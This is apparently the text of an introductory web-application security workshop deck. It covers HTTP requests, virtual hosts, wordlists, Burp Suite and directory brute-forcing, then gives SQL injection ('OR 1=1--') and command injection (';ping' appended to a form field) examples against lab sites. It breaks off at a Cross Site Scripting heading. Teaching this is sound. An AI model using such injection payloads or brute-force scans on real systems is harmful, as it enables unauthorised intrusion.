Webapp Week

Web applications

Sign-In:
https://da.gd/iewj

SIGN IN PLEASE :DDD

https://da.gd/iewj

Agenda

1

The basics

Basic web stuff

2

Tools

Something here

3

Techniques & Attacks

Something here

4

Lab

Learn by doing

01

The Basics


Basic Web Stuff

Web Applications

Interactive web-pages

› Client (User) Interacts with frontend

› Public Facing



Applications that run on web servers

› Their purpose is to provide service(s)

› Interact with the backend server


Virtual Hosts

Multiple Sites on a single server

- A single computer can have multiple websites

More sites = more potential vulns

Common usage: subdomains




root@webserver:/etc/httpd/conf

```
<VirtualHost 192.168.40.101>
  DocumentRoot /var/www/html/systemzone.net
  ServerName systemzone.net
  ServerAlias www.systemzone.net
</VirtualHost>
<VirtualHost 192.168.40.101>
  DocumentRoot /var/www/html/systemzone.com
  ServerName systemzone.com
  ServerAlias www.systemzone.com
</VirtualHost>
<VirtualHost 192.168.40.101>
  DocumentRoot /var/www/html/systemzone.org
  ServerName systemzone.org
  ServerAlias www.systemzone.org
</VirtualHost>

 Supplemental configuration
```

HTTP Requests

GET:	Request a page
POST:	Send data back to a server
PUT:	Upload a file to a server
DELETE:	Delete a file on a server
HEAD:	Request a page without its contents
OPTIONS:	Request allowed methods

Example GET Request




Method: GET
Endpoint: http://petstore.swagger.io
Resource: /v2/pet/findByStatus
Parameters: ?status=available&offset=0&pageSize=10

Name	Value	Style	Level
status	available	QUERY	RESOURCE
offset	0	QUERY	RESOURCE
pageSize	10	QUERY	RESOURCE

```
HTTP/1.1 200 OK
Date: Thu, 30 Nov 2017 09:19:36 GMT
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, DELET
Access-Control-Allow-Headers: Content-Type, ap
Content-Type: application/json
Connection: close
Server: Jetty(9.2.9.v20150224)

[{"id":6092995818692455295,"category":{"id":0,"na
```

```
GET http://petstore.swagger.io/v2/pet/findByStatus?status=available&offset=0&pageSize=10 HTTP/1.1
Accept-Encoding: gzip,deflate
Host: petstore.swagger.io
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
```

Example POST Request



Method: POST | Endpoint: http://petstore.swagger.io | Resource: /v2/user | Parameters:


```
POST http://petstore.swagger.io/v2/user HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Host: petstore.swagger.io
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

name=john.smith&firstName=John&lastName=Smith&email=js%40jscompany.com
```

HTTP Request Headers

Various properties of the HTTP Request

Common ones

- Host
- User-Agent
- Cookie



```
GET / HTTP/1.1
Host:               portswigger.net
User-Agent:         Mozilla/5.0 (Macintosh; Intel Mac OS X
Accept:             text/html,application/xhtml+xml,applica
Accept-Language:    en-GB,en;q=0.5
Accept-Encoding:    gzip, deflate
Connection:         close
Cookie:             SessionId=1415E872047C0A93526AAF72D25C7
Pragma:             no-cache
Cache-Control:      no-cache
```

Client & Server Side

Client Side executes on the client end, no server interaction

- Javascript, HTML, CSS
- Visible to client, usually focused on UI and aesthetic

Server Side is executed by the server

- PHP, ASP(X), Python, Java, NodeJS, etc.
- Dynamic page generation, hidden backend.

02

Tools

diamond

Wordlists

Passwords

/usr/share/wordlists/rockyou.txt
/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt


Directories

/usr/share/wordlists/dirb/big.txt
/usr/share/wordlists/dirb/common.txt
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Virtual Hosts/Subdomains


/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt

Inspect Element



```
<!DOCTYPE html>
<html lang="en-GB" prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/fb#">
<head >
<meta charset="UTF-8" />
<title>SEO Belfast | Expert SEO Consultancy | Polemic Digital</title><meta name="viewport" content="width=device-width, initial-scale=1" />

<!-- This site is optimized with the Yoast SEO plugin v6.1.1 - https://yoa.st/1yg?utm_content=6.1.1 -->
<meta name="description" content="Polemic Digital is a Belfast-based expert Search Engine Optimisation (SEO) consultancy, offering a wide
range of award-winning specialist SEO services."/>
<link rel="canonical" href="https://www.polemicdigital.com/" />
<link rel="publisher" href="https://plus.google.com/+Polemicdigital/"/>
<meta property="og:locale" content="en_GB" />
<meta property="og:type" content="website" />
<meta property="og:title" content="SEO Belfast | Expert SEO Consultancy | Polemic Digital" />
<meta property="og:description" content="Polemic Digital is a Belfast-based expert Search Engine Optimisation (SEO) consultancy, offering a
wide range of award-winning specialist SEO services." />
<meta property="og:url" content="https://www.polemicdigital.com/" />
<meta property="og:site_name" content="Polemic Digital" />
<meta property="fb:admins" content="527252780" />
<meta property="og:image" content="https://www.polemicdigital.com/wp-content/uploads/polemic.png" />
<meta property="og:image:secure_url" content="https://www.polemicdigital.com/wp-content/uploads/polemic.png" />
<meta property="og:image:width" content="340" />
<meta property="og:image:height" content="340" />
<meta name="twitter:card" content="summary" />
<meta name="twitter:description" content="Polemic Digital is a Belfast-based expert Search Engine Optimisation (SEO) consultancy, offering
a wide range of award-winning specialist SEO services." />
<meta name="twitter:title" content="SEO Belfast | Expert SEO Consultancy | Polemic Digital" />
<meta name="twitter:site" content="@polemicdigital" />
<meta name="twitter:image" content="https://www.polemicdigital.com/wp-content/uploads/polemic.png" />
<meta name="twitter:creator" content="@badams" />
```

Burp Suite



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
7	https://update.googleapis.com	POST	/service/update2/json?cup2key=10:1...	✓		200	14648	JSON	
8	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1053	HTML	
12	https://portswigger-labs.net	GET	/index_files/jquery-2.js			200	85908	script	js
14	https://portswigger-labs.net	GET	/index_files/portswigger-logo.svg			200	8309	XML	svg
15	https://portswigger-labs.net	GET	/index_files/ps-mobile-logo.svg			200	963	XML	svg
17	https://portswigger-labs.net	GET	/Content/Fonts/DroidSans/s-BiyweUP...			200	21722		woff2
18	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
20	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1023	HTML	
22	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
23	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1067	HTML	
25	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
26	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1027	HTML	
28	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	

Request

```
GET /index_files/ps-mobile-logo.svg HTTP/1.1
Host: portswigger-labs.net
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept:
image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 03 Feb 2021 09:55:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Upgrade: h2
Connection: Upgrade, close
Last-Modified: Fri, 29 May 2020 10:53:20 GMT
ETag: "2b1-5a6c740e3a67e"
Accept-Ranges: bytes
Content-Length: 689
Content-Type: image/svg+xml
```

Feroxbuster & Gobuster

Directory Brute force

Find directories or other endpoints

```
feroxbuster -u <url> -w <path to wordlist> -x <extensions>
```

Vhost Brute force

Find subdomains/virtual hosts

```
gobuster -u <url> -w <path to wordlist>
```

03


Techniques & Attacks


Intercepting HTTP Requests

Most popular web proxies:

OWASP ZAP

Burp Suite




Request

Pretty Raw Hex

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: RouterSpaceAgent
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Origin: http://pets.devzat.htb
Content-Length: 33
Connection: close

{
  "name":"azerty",
  "species":"cat"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 08 Mar 2022 20:04:05 GMT
Server: My genious go pet server
Content-Length: 26
Content-Type: text/plain; charset=utf-8
Connection: close

Pet was added successfully
```

SQL Injection

TLDR: SQLi is crafting malicious backend SQL statements by hijacking the original statement

https://rsecke.github.io/products?category=Gifts

```
└── SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Application makes a SQL query to a database

How can we exploit this with SQLi?

SQLi Example

```
https://rsecke.github.io/products?category=Gifts'+OR+1=1--
```

`‘`: ends the ‘Gifts’ part of the SQL statement

`OR 1=1`: is a *boolean* statement (TRUE / FALSE)

`--`: comments the rest of the SQL statement

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

Consider POST parameters too!

Command Injection

TLDR: Command injection is a way for an attacker to execute commands

```
https://rsecke.github.io/stockStatus?productID=381&storeID=29
```

The application runs stockreport.pl 381 29 to get information. It takes 2 values

How can we exploit this with command injection?

Command Injection Example

Burp Suite shows a POST request is made back to the server to retrieve information for the user

```
POST /product/stock HTTP/1.1
Host: ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net
Cookie: session=MdoDfpFUZy4K0ZE592FvElYyHtN2srcq
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referrer: https://ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net/product?productId=6
Content-Type: application/x-www-form-urlencoded
Origin: https://ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net
Content-Length: 21
Te: trailers
Connection: close

productId=6&storeId=1
```

Command Injection Example

Burp Suite shows a POST request is made back to the server to retrieve information for the user

```
POST /product/stock HTTP/1.1
Host: ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net
Cookie: session=MdoDfpFUZy4K0ZE592FvElYyHtN2srcq
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referrer: https://ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net/product?productId=6
Content-Type: application/x-www-form-urlencoded
Origin: https://ac0a1fd91e68a2b0c0139282006d00ff.web-security-academy.net
Content-Length: 21
Te: trailers
Connection: close

productId=6&storeId=1;ping -c 2 x.x.x.x
```

Cross Site Scripting

